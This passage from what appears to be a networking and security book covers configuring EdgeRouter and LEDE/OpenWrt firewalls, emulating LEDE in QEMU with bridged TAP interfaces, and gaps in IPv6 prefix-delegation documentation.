↳backup mac-address '00:30:67:bc:41:d0'
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 static-mapping_
↳printer ip-address 192.168.1.3
set service dhcp-server shared-network-name lan subnet 192.168.1.0/24 static-mapping_
↳printer mac-address '30:05:5c:13:9b:e5'

```

dnsmasq DHCP IPv6

Finally we get to Stateless DHCPv6 using dnsmasq, relying on SLAAC for IPv6 and default gateway settings, with dnsmasq giving the DNS and NTP servers. From [DHCPv6 and RA with dnsmasq](#), dnsmasq option combination `ra-names` means “DNS will try to guess the auto-configured addresses.” According to the article Microsoft doesn’t follow IEEE EUI-64 so the “ra-names option will have no effect – DNS will not guess correctly the IPv6 address of those machines, so no entry in DNS will be populated.” This behaviour can be changed and reverted to IEEE EUI-64 by executing these commands on the Windows client:

```

netsh interface ipv6 set global randomizeidentifiers=disabled
netsh advfirewall firewall add rule name="ICMPv4 8" protocol=icmpv4:8,any dir=in_
↳action=allow
netsh advfirewall firewall add rule name="ICMPv6 128" protocol=icmpv6:128,any dir=in_
↳action=allow

```

The additional configuration modifications to enable SLAAC, ra-stateless, and ra-names plus pass on the IPv6 DNS and NTP addresses are:

```

# dnsmasq provides dhcpv6-stateless (DHCP options only - SLAAC provides address &_
↳gateway).
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth1 service dhcpv6-stateless

```

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```
set interfaces ethernet eth0 dhcpv6-pd pd 0 interface eth2 service dhcpv6-stateless

# Turn on ra-stateless providing IPv6 DNS & NTP servers
set service dns forwarding options 'dhcp-range=set:eth1v6,::,constructor:eth1,ra-
↪stateless,ra-names,12h'
set service dns forwarding options 'dhcp-option=tag:eth1v6,option6:dns-server,[::]'
set service dns forwarding options 'dhcp-option=tag:eth1v6,option6:ntp-server,[::]'

set service dns forwarding options 'dhcp-range=set:eth2v6,::,constructor:eth2,ra-
↪stateless,ra-names,12h'
set service dns forwarding options 'dhcp-option=tag:eth2v6,option6:dns-server,[::]'
set service dns forwarding options 'dhcp-option=tag:eth2v6,option6:ntp-server,[::]'
```

Firewall system configuration

Here are the general configuration options:

```
set firewall all-ping enable
set firewall broadcast-ping disable
set firewall receive-redirects disable
set firewall send-redirects enable
set firewall source-validation disable
set firewall syn-cookies enable
set interfaces ethernet eth0 address dhcp
set interfaces ethernet eth0 description Internet

set interfaces ethernet eth0 duplex auto
set interfaces ethernet eth0 mac '00:24:54:57:8e:55'
set interfaces ethernet eth0 speed auto
set interfaces ethernet eth1 address 192.168.1.1/24
set interfaces ethernet eth1 description Local
set interfaces ethernet eth1 duplex auto
set interfaces ethernet eth1 speed auto
set interfaces ethernet eth2 address 192.168.2.1/24
set interfaces ethernet eth2 description 'Local 2'
set interfaces ethernet eth2 duplex auto
set interfaces ethernet eth2 speed auto
set interfaces loopback lo

set service gui http-port 80
set service gui https-port 443
set service gui older-ciphers disable
set service nat rule 5010 description 'masquerade for WAN'
set service nat rule 5010 outbound-interface eth0
set service nat rule 5010 type masquerade
set service ssh port 22
set service ssh protocol-version v2
set system domain-name home.local
set system host-name fw
set system ip override-hostname-ip 192.168.1.1
set system login banner pre-login
↪ '*****\n*
↪
↪ * \n* * * *
↪ bitbender * * * * \n* * * * WARNING
↪ NOTICE: * * * * \n* This system is restricted solely to
↪ bitbender authorized * \n* users for legitimate business purposes only. The
↪ actual or * \n* attempted unauthorized access, use, or modification of this
↪ * \n* system is strictly prohibited by bitbender. Unauthorized * \n* users
584 are subject to disciplinary proceedings and/or * \n* Chapter 8: Pentest Study
↪ penalties under state, federal, or other * \n* domestic and foreign laws. The
↪ use of this system may be * \n* monitored and recorded for administrative
↪ and security reasons.* \n* Anyone accessing this system expressly consents to such
↪ * \n* monitoring and is advised that if monitoring reveals possible * \n*
```

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```

set system login user someone authentication encrypted-password '$6
↪$aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
↪'
set system login user someone authentication plaintext-password ''
set system login user someone full-name ''
set system login user someone level admin

set system ntp server 0.ubnt.pool.ntp.org
set system ntp server 1.ubnt.pool.ntp.org
set system ntp server 2.ubnt.pool.ntp.org
set system ntp server 3.ubnt.pool.ntp.org
set system offload hwnat disable
set system offload ipsec enable
set system offload ipv4 forwarding enable
set system offload ipv6 forwarding enable
set system syslog global facility all level notice
set system syslog global facility protocols level debug
set system time-zone UTC
set system traffic-analysis dpi enable
set system traffic-analysis export enable

```

zone configurations

Here is boilerplate for applying the zone configurations. Zone ruleset lan-guest-6 is for IPv6 traffic from zone lan to zone guest (with “-6” dropped for IPv4). Each zone is associated with an interface (eth0, eth1, eth2, and local for the firewall itself).

```

set zone-policy zone GUEST default-action drop
set zone-policy zone GUEST from LAN firewall ipv6-name lan-guest-6
set zone-policy zone GUEST from LAN firewall name lan-guest
set zone-policy zone GUEST from WAN firewall ipv6-name wan-guest-6
set zone-policy zone GUEST from WAN firewall name wan-guest
set zone-policy zone GUEST from local firewall ipv6-name local-guest-6
set zone-policy zone GUEST from local firewall name local-guest
set zone-policy zone GUEST interface eth2
set zone-policy zone LAN default-action drop
set zone-policy zone LAN from GUEST firewall ipv6-name guest-lan-6
set zone-policy zone LAN from GUEST firewall name guest-lan
set zone-policy zone LAN from WAN firewall ipv6-name wan-lan-6
set zone-policy zone LAN from WAN firewall name wan-lan
set zone-policy zone LAN from local firewall ipv6-name local-lan-6
set zone-policy zone LAN from local firewall name local-lan
set zone-policy zone LAN interface eth1
set zone-policy zone WAN default-action drop
set zone-policy zone WAN from GUEST firewall ipv6-name guest-wan-6
set zone-policy zone WAN from GUEST firewall name guest-wan
set zone-policy zone WAN from LAN firewall ipv6-name lan-wan-6
set zone-policy zone WAN from LAN firewall name lan-wan
set zone-policy zone WAN from local firewall ipv6-name local-wan-6
set zone-policy zone WAN from local firewall name local-wan
set zone-policy zone WAN interface eth0
set zone-policy zone local default-action drop
set zone-policy zone local from GUEST firewall ipv6-name guest-local-6
set zone-policy zone local from GUEST firewall name guest-local
set zone-policy zone local from LAN firewall ipv6-name lan-local-6

```

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```
set zone-policy zone local from LAN firewall name lan-local
set zone-policy zone local from WAN firewall ipv6-name wan-local-6
set zone-policy zone local from WAN firewall name wan-local
set zone-policy zone local local-zone
```

We're not providing all the firewall rules as they generally differ too much. But as an example, if you wanted to allow all IPv4 traffic in a given zone:

```
set firewall name allow-all default-action accept
set firewall name allow-all description 'IPv4 allow all, drop invalid'
set firewall name allow-all rule 1 action accept
set firewall name allow-all rule 1 state established enable
set firewall name allow-all rule 1 state related enable
set firewall name allow-all rule 2 action drop
set firewall name allow-all rule 2 log enable
set firewall name allow-all rule 2 state invalid enable
```

Another snippet is to drop traffic except for continuation of already allowed traffic.

```
set firewall name allow-est-drop-inv default-action drop
set firewall name allow-est-drop-inv description 'IPv4 allow established, drop invalid
↪ '
set firewall name allow-est-drop-inv enable-default-log
set firewall name allow-est-drop-inv rule 1 action accept
set firewall name allow-est-drop-inv rule 1 state established enable
set firewall name allow-est-drop-inv rule 1 state related enable
set firewall name allow-est-drop-inv rule 2 action drop
set firewall name allow-est-drop-inv rule 2 log enable
set firewall name allow-est-drop-inv rule 2 state invalid enable
```

8.7.2 LEDE Project firewalls

LEDE Project

From [LEDE](#) (Linux Embedded Development Environment):

The LEDE Project (“Linux Embedded Development Environment”) is a Linux operating system based on OpenWrt. It is a complete replacement for the vendor-supplied firmware of a wide range of wireless routers and non-network devices. See the [Table of Hardware](#) for supported devices. For more information about LEDE Project organization, see the [About LEDE](#) pages.

It's a fork of OpenWRT but the 2 organizations intent to remerge ([[LEDE-DEV](#)] [LEDE call for vote on remerge proposal V3](#)).

There is a list of [LEDE Project - Packages](#) and since it's open source you can view the [LEDE source code](#).

Users can start with [LEDE User Guide](#) and developers with [LEDE Developer Guide](#).

For initial flashing see [Factory install: First-time installation of LEDE on a device](#) and for updates see [Sysupgrading an existing LEDE device from the web admin GUI](#).

For questions there's the [LEDE Project Forum](#).

LEDE Linux is not standard Linux

While LEDE is a Linux-based distribution, it is very different from Debian and fedora.

LEDE uses musl libc

From [Command not found](#), LEDE uses musl libc.

BusyBox shell

LEDE uses the [Wikipedia - BusyBox](#) shell: “**BusyBox** is software that provides several stripped-down Unix tools in a single executable file.” See [BusyBox Command Help](#) for documentation and [BusyBox in VM](#) for a live running **BusyBox**. **BusyBox** provides a list of [External Tiny Utilities](#) not provided by **BusyBox**.

Here are commands illustrating virtually all shell commands are merely links to **BusyBox**:

```
ls -l /bin    # most executables are links to busybox
ls -l /sbin
ls -l /usr/bin
ls -l /usr/sbin

ls -l /bin/busybox # busybox is small (378,437 bytes)
```

LEDE boots with U-Boot

LEDE’s boot loader is [Das U-Boot](#):

Das U-Boot (subtitled “the Universal Boot Loader” and often shortened to U-Boot) is an open source, primary boot loader used in embedded devices to package the instructions to boot the device’s operating system kernel. It is available for a number of computer architectures, including 68k, ARM, Blackfin, MicroBlaze, MIPS, Nios, SuperH, PPC, RISC-V and x86.

U-Boot is both a first-stage and second-stage bootloader. It is loaded by the system’s ROM or BIOS from a supported boot device, such as an SD card, SATA drive, NOR flash (e.g. using SPI or I²C), or NAND flash. If there are size constraints, U-Boot may be split into stages: the platform would load a small SPL (Secondary Program Loader), which is a stripped-down version of U-Boot, and the SPL would do initial hardware configuration and load the larger, fully featured version of U-Boot.

Regardless of whether the SPL is used, U-Boot performs both first-stage (e.g., configuring memory controllers and SDRAM) and second-stage booting (performing multiple steps to load a modern operating system from a variety of devices that must be configured, presenting a menu for users to interact with and control the boot process, etc.).

The code can be found at [GitHub u-boot/u-boot](#).

BusyBox runs init with /etc/init.d/

Latest Kali’s /sbin/init is a link to /lib/systemd/systemd. In contrast, LEDE uses the more traditional startup with init and /etc/inittab.

```
root@LEDE:/# cat /etc/inittab
::sysinit:/etc/init.d/rcS S boot
::shutdown:/etc/init.d/rcS K shutdown
ttyAMA0::askfirst:/usr/libexec/login.sh
ttyS0::askfirst:/usr/libexec/login.sh
hvc0::askfirst:/usr/libexec/login.sh
```

Boot is comparatively simple:

```

root@LEDE:/# cat /etc/init.d/boot
#!/bin/sh /etc/rc.common
# Copyright (C) 2006-2011 OpenWrt.org

START=10
STOP=98

uci_apply_defaults() {
    . /lib/functions/system.sh

    cd /etc/uci-defaults || return 0
    files="$(ls)"
    [ -z "$files" ] && return 0
    mkdir -p /tmp/.uci
    for file in $files; do
        ( . "$file" ) && rm -f "$file"
    done
    uci commit
}

boot() {
    [ -f /proc/mounts ] || /sbin/mount_root
    [ -f /proc/jffs2_bbc ] && echo "S" > /proc/jffs2_bbc
    [ -f /proc/net/vlan/config ] && vconfig set_name_type DEV_PLUS_VID_NO_PAD

    mkdir -p /var/run
    mkdir -p /var/log
    mkdir -p /var/lock
    mkdir -p /var/state
    mkdir -p /var/tmp
    mkdir -p /tmp/.uci
    chmod 0700 /tmp/.uci
    touch /var/log/wtmp
    touch /var/log/lastlog
    touch /tmp/resolv.conf.auto
    ln -sf /tmp/resolv.conf.auto /tmp/resolv.conf
    grep -q debugfs /proc/filesystems && /bin/mount -o noatime -t debugfs debugfs_
↪ /sys/kernel/debug
    [ "$FAILSAFE" = "true" ] && touch /tmp/.failsafe

    /sbin/kmodloader

    [ ! -f /etc/config/wireless ] && {
        # compat for brcm47xx and mvebu
        sleep 1
    }

    /bin/config_generate
    uci_apply_defaults

    # temporary hack until configd exists
    /sbin/reload_config
}

```

BusyBox service management

See [Managing system services](#).

On the CLI service manages services:

```
service    # list available services
service dropbear # list available actions for a service
service dropbear reload # check/start/stop/restart/reload/enable/disable
```

The Luci web interface option *System* → *Startup* also manages services.

Configuring LEDE with uci

See [How configuring LEDE works](#). Then see [LEDE User Guide](#) configuration sections. Of particular interest for a firewall is [Firewall configuration](#) which describes the zone-based firewall configuration.

The configuration files are in `/etc/config/` and are manipulated using **uci**:

```
uci    # see options
uci show    # see current settings

# Change LAN interface IP
uci set network.lan.ipaddr='192.168.200.1'    # change IP
uci changes    # see what changed
uci commit network    # save changes to files
reload_config    # apply changes to system
```

opkg package manager

Here's an example of the **opkg** package manager:

```
opkg    # opkg options
opkg list-installed
opkg list-upgradable
opkg remove pppoe
opkg list
opkg list-changed-conffiles
```

Emulating a LEDE virtual image

Here we follow [Testing LEDE with a virtual image using the armvirt target](#).

LEDE downloads, zImage, and rootfs

The [Index of /releases/17.01.4/targets/armvirt/generic/](#) show a variety of of downloads. The following will help sort them out.

zImage compressed self-extracting Linux kernel

may also contain initial file system `initramfs` (formerly `initrd`), used by the kernel before bringing up the root fs

rootfs root filesystem, available in a variety of formats: `cpio`, `squashfs`, `ext4`, `tar`

Later we show using the zImage-initramfs, then zImage + root.ext4.

Here we download the demonstrated files:

```
# Download LEDE zImage* and root.ext4
RELEASE=17.01.4
STORAGE=/media/$USER/STORAGE
VMS=${STORAGE}/vm
( cd ${VMS};
  curl -O http://lede-project.tetaneutral.net/releases/${RELEASE}/targets/armvirt/
  ↪generic/lede-${RELEASE}-armvirt-zImage-initramfs
  curl -O http://lede-project.tetaneutral.net/releases/${RELEASE}/targets/armvirt/
  ↪generic/lede-${RELEASE}-armvirt-zImage
  curl -O http://lede-project.tetaneutral.net/releases/${RELEASE}/targets/armvirt/
  ↪generic/lede-${RELEASE}-armvirt-root.ext4.gz
  gunzip lede-${RELEASE}-armvirt-root.ext4.gz
)
```

armvirt zImage-initramfs

The zImage-initramfs file contains the kernel and rootfs in one file:

```
# Download LEDE initramfs
RELEASE=17.01.4
STORAGE=/media/$USER/STORAGE
VMS=${STORAGE}/vm
VM=${VMS}/lede-${RELEASE}-armvirt-zImage-initramfs

sudo apt install qemu-system-arm -y

qemu-system-arm -nographic -M virt -m 64 -kernel ${VM}
# System prompt looks like:
```

BusyBox v1.25.1 () built-in shell (ash)

```

  /\      /\      /\      /\      /\
 /  \    /  \    /  \    /  \    /  \
/    \  /    \  /    \  /    \  /    \
\    /  \    /  \    /  \    /  \    /  \
 \  /    \  /    \  /    \  /    \  /    \
  \/      \/      \/      \/      \/
  LE      DE      LE      DE      LE
  DE      LE      DE      LE      DE
  LE      DE      LE      DE      LE
  DE      LE      DE      LE      DE
  LE      DE      LE      DE      LE
  DE      LE      DE      LE      DE
  LE      DE      LE      DE      LE
  DE      LE      DE      LE      DE
  LE      DE      LE      DE      LE
  DE      LE      DE      LE      LE

```

lede-project.org

Reboot (17.01.4, r3533-d0bf257c46)

```
==== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====
```

```
root@LEDE:/# df -h
```

Filesystem	Size	Used	Available	Use%	Mounted on
rootfs	27.2M	6.3M	20.9M	23%	/
tmpfs	29.5M	52.0K	29.5M	0%	/tmp
tmpfs	512.0K	0	512.0K	0%	/dev

```
root@LEDE:/# ip addr show
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1
```

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```

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master br-lan_
↪state UP qlen 1000
    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
3: br-lan: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP qlen 1000
    link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global br-lan
        valid_lft forever preferred_lft forever
    inet6 fd5f:a2de:a603::1/60 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::5054:ff:fe12:3456/64 scope link
        valid_lft forever preferred_lft forever
root@LEDE:/# poweroff

```

This lacks local network connectivity, so use the slow `-net` user networking. Note: the VM's local 192.168.1.0/24 network collided with the host's network range, so mods were made to change VM's network to 192.168.200.0/24:

```

# If host local network collides with 192.168.1.0/24
RELEASE=17.01.4
STORAGE=/media/$USER/STORAGE
VMS=${STORAGE}/vm
VM=${VMS}/lede-${RELEASE}-armvirt-zImage-initramfs

# Create TAP adapter
LAN=lede-tap0
sudo ip tuntap add mode tap $LAN
sudo ip link set dev $LAN up

# Run VM
sudo qemu-system-arm \
    -device virtio-net-pci,netdev=lan \
    -netdev tap,id=lan,ifname=$LAN,script=no,downscript=no \
    -device virtio-net-pci,netdev=wan \
    -netdev user,id=wan,hostfwd=tcp::5555-:80 \
    -M virt \
    -nographic \
    -m 64 \
    -kernel $VM

# On the running server:
# If host local network collides with 192.168.1.0/24
uci set network.lan.ipaddr='192.168.200.1'
uci commit network
reload_config

ping lede-project.org
ping6 lede-project.org
wget -O /dev/null http://www.example.com/
wget -6 -O /dev/null http://www.example.com/

poweroff

```

armvirt zImage + root.ext4

Here we combine a zImage and persistent ext4-formatted root partition:

```
# If TAP not created previously:
LAN=lede-tap0
sudo ip tuntap add mode tap $LAN
sudo ip link set dev $LAN up

# zImage (no initramfs) + root.ext4
STORAGE=/media/$USER/STORAGE
VMS=${STORAGE}/vm
RELEASE=17.01.4
EXT4=${VMS}/lede-${RELEASE}-armvirt-root.ext4
ZIMAGE=${VMS}/lede-${RELEASE}-armvirt-zImage
sudo qemu-system-arm \
    -nographic \
    -M virt \
    -m 64 \
    -kernel ${ZIMAGE} \
    -drive file=${EXT4},format=raw,if=virtio \
    -append 'root=/dev/vda rootwait' \
    -device virtio-net-pci,netdev=lan \
    -netdev tap,id=lan,ifname=$LAN,script=no,downscript=no \
    -device virtio-net-pci,netdev=wan \
    -netdev user,id=wan,hostfwd=tcp::5555-:80

# If host local network collides with 192.168.1.0/24
uci set network.lan.ipaddr='192.168.200.1'
uci commit network
reload_config

ping lede-project.org
ping6 lede-project.org
wget -O /dev/null http://www.example.com/
wget -6 -O /dev/null http://www.example.com/

poweroff

# ... after restart see that changes persist

ip addr show
ping lede-project.org
ping6 lede-project.org
wget -O /dev/null http://www.example.com/
wget -6 -O /dev/null http://www.example.com/
```

Here's a better configuration. We'll start by preparing the required networking:

```
# Move existing host adapter enp5s0 behind a bridge br0
cat > br_up.sh <<'EOF'
#!/usr/bin/env bash

BRIDGE=br0
DEV=enp5s0
# nmcli networking off
nmcli device set $DEV managed no
```

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```

sudo ip addr flush dev $DEV
sudo ip -6 route flush table all
# Create bridge and slave DEV
if ! ip link show ${BRIDGE} &>/dev/null; then
    sudo ip link add name ${BRIDGE} type bridge
fi
sudo ip link set ${BRIDGE} up
sudo ip link set ${DEV} master ${BRIDGE}
sudo ip link set ${DEV} up
sudo dhclient -6 -S
sudo dhclient ${BRIDGE}
EOF
chmod +x br_up.sh
sudo ./br_up.sh

# Create extra LEDE interfaces to allow for:
#   LEDE firewall LAN and WAN interfaces
#   LEDE bridge for network behind the firewall
#   Two client interfaces for LEDE bridge
cat > lede_up.sh <<'EOF'
#!/usr/bin/env bash

BRIDGE=br0
DEV=enp5s0
LEDE_BRIDGE=lede-br0
LEDE_BRIDGE_IP=192.168.200.254/24
LAN=lede-tap0
LAN_IP=192.168.200.1/24
WAN=lede-tap1
GUEST=lede-tap2
GUEST_IP=192.168.200.100/24
GUEST2=lede-tap3
GUEST2_IP=192.168.200.101/24
ip link add name ${LEDE_BRIDGE} type bridge
ip addr add ${LEDE_BRIDGE_IP} dev ${LEDE_BRIDGE}
ip link set ${LEDE_BRIDGE} up
for tap in ${LAN} ${GUEST} ${GUEST2}; do
    ip tuntap add dev ${tap} mode tap
    ip link set dev ${tap} master ${LEDE_BRIDGE}
    ip link set dev ${tap} up
done
ip tuntap add dev ${WAN} mode tap
ip link set dev ${WAN} master ${BRIDGE}
ip link set dev ${WAN} up
# ip addr add ${LAN_IP} dev ${LAN}
# ip addr add ${GUEST_IP} dev ${GUEST}
# ip addr add ${GUEST2_IP} dev ${GUEST2}
EOF
chmod +x lede_up.sh
sudo ./lede_up.sh

```

Now we use the above network for the LEDE firewall:

```

# LEDE network created above
LAN=lede-tap0
WAN=lede-tap1

```

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```

STORAGE=/media/${USER}/STORAGE
VMS=${STORAGE}/vm
RELEASE=17.01.4
EXT4=${VMS}/lede-${RELEASE}-armvirt-root.ext4
ZIMAGE=${VMS}/lede-${RELEASE}-armvirt-zImage
sudo qemu-system-arm \
    -nographic \
    -M virt \
    -m 64 \
    -kernel ${ZIMAGE} \
    -drive file=${EXT4},format=raw,if=virtio \
    -append 'root=/dev/vda rootwait' \
    -device virtio-net-pci,netdev=lan \
    -netdev tap,id=lan,ifname=${LAN},script=no,downscript=no \
    -device virtio-net,netdev=wan \
    -netdev tap,id=wan,ifname=${WAN},script=no,downscript=no

ping lede-project.org
ping6 lede-project.org
wget -O /dev/null http://www.example.com/
wget -6 -O /dev/null http://www.example.com/

```

Tearing down the network involves:

```

# Tear down the LEDE network
cat > lede_down.sh <<'EOF'
#!/usr/bin/env bash

BRIDGE=br0
DEV=enp5s0
# Create guest networking
LEDE_BRIDGE=lede-br0
LAN=lede-tap0
WAN=lede-tap1
GUEST=lede-tap2
GUEST2=lede-tap3
for tap in ${LAN} ${GUEST} ${GUEST2} ${WAN}; do
    ip tuntap del dev ${tap} mode tap
done
ip link del dev ${LEDE_BRIDGE}
EOF
chmod +x lede_down.sh
sudo ./lede_down.sh

# Remove br0
cat > br_down.sh <<'EOF'
#!/usr/bin/env bash

BRIDGE=br0
DEV=enp5s0
# Delete bridge and slave eth i/f
dhclient -r ${BRIDGE}
ip link set dev ${DEV} nomaster
ip link delete dev ${BRIDGE} type bridge
# NetworkManager manage DEV
nmcli device set ${DEV} managed yes
EOF

```

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```
chmod +x br_down.sh
sudo ./br_down.sh
```

Initial configuration

What's missing from the configuration? No root password or ssh keys enforced, no external access to firewall, no HTTPS configured, no IPv6 on internal network, We fix a few of them here:

```
# Set root password
passwd

# If host local network collides with 192.168.1.0/24
uci set network.lan.ipaddr='192.168.200.1'
uci commit network
reload_config

# Replace internal VM switch with external switch
uci get network.lan.type
uci delete network.lan.type
uci commit network
reload_config

# Configure dhcp
uci show dhcp
# dhcp.@dnsmasq[0].rebind_protection='0'
uci set dhcp.@dnsmasq[0].local='/bitbender.org/'
uci set dhcp.@dnsmasq[0].domain='bitbender.org'
uci set dhcp.wan.hostname='lede'
uci commit network
reload_config

# Setup HTTPS web interface
opkg update
opkg install luci-ssl
service uhttpd restart
netstat -tanl | grep 443
wget -O /dev/null https://lede
wget -6 -O /dev/null https://localhost
```

8.7.3 Firewall and IPv6 inadequacies

Firewalls trying to hide complexity

Friendly web and CLI interfaces

Firewalls try to make configuration easy for users. EdgeRouter products configure EdgeOS through its CLI and web interfaces, while LEDE is configured using the **UCI CLI** or web-based **LuCI**. The idea is to hide the implementation details. Then several comparatively high level statements can be used to configure several services and the user need not know about the service details.

Example of hiding ISP DHCP configuration

An example is ERLite-3 configuration of the DHCP client: the DHCP4 client is implemented by the [ISC DHCP dhclient](#), while DHCPv6 client is handled by [WIDE-DHCP6 dhcp6c](#). Similarly, for LEDE: DHCP4 client is implemented by [udhcpd](#) (part of BusyBox), while DHCPv6 client is handled by [odhcpd6c](#) (an OpenWrt package). Having the user choose and configure these packages would be more difficult.

Nothing in the configuration of the ERLite-3 or LEDE firewalls would hint at the actual packages involved in getting IPv4 and IPv6 addresses from their ISP.

But where's the documentation? Where are the examples?

The weak point in all this is that two referenced firewall's documentation is not complete nor does it have extensive examples. Contrast that with the Red Hat Linux documentation.

In particularly difficult cases the user must use forums and Internet searching to solve their problem. It can be very frustrating to not know the list of configuration options or their meaning.

What if you're forced to dig beneath the friendly layer?

For example, ERLite-3's use of **dnsmasq** involves pass-thru commands like this:

```
set service dns forwarding options 'dhcp-range=set:eth2v6,::,constructor:eth2,ra-  
→stateless,ra-names,12h'
```

The quoted text is actually a **dnsmasq** configuration option. So much for hiding the underlying application.

Right now this author is struggling to configure passing an ISP's prefix delegations to internal subnets. Configuration documentation is lacking, as are examples. Given how long IPv6 has been around, it's amazing the lack of comprehensive documentation and examples. That forces the author to learn the underlying packages and try to guess how the friendly interface can be manipulated to get the underlying configuration files configured to hand out prefix delegations.

And after the prefix delegation problem gets solved, how do the routing tables get updated to reflect the new prefix delegation? Or does the firewall do that automatically?

IPv6 standard inadequacies

RFC 3633

And many of the standards are not complete, forcing vendor-specific software or network admins to fill the void. Consider [RFC 3633 14. Relay agent behavior](#):

If a delegating router communicates with a requesting router through a relay agent, the delegating router may need a protocol or other out-of-band communication to add routing information for delegated prefixes into the provider edge router.


“out-of-band communication to add routing information” means routing changes are not handled by DHCP. That means that as prefix delegations are provided throughout the network, the routing information must be update accordingly.

While IPv6 can use SLAAC to pick up addresses, how does IPv6 prefix distribution get the ISP-allocated address ranges to hosts throughout the network? And how are the routing tables updated?


Route Problem at Relay during DHCPv6 Prefix Delegation draft-petrescu-relay-route-pd-problem-00.txt

From Route Problem at Relay during DHCPv6 Prefix Delegation draft-petrescu-relay-route-pd-problem-00.txt:


In practice, some topologies may accommodate easily the deployment of Prefix Delegation, yet other topologies may pose problems with respect to PD. A topology where the Requesting Router is a neighbor to the Delegating Router, and the Requesting Router's default route is the Delegating Router, may easily accommodate the Prefix Delegation operation (in this case too, the delegating router needs the operation of route set-up for network reachability).



On another hand, a topology where the Requesting Router is not an immediate IP neighbor to the Delegating Router, and/or RR's default route is not the DR, the operation of allocating a prefix must necessarily involve an operation of route set up. This topology is illustrated below.

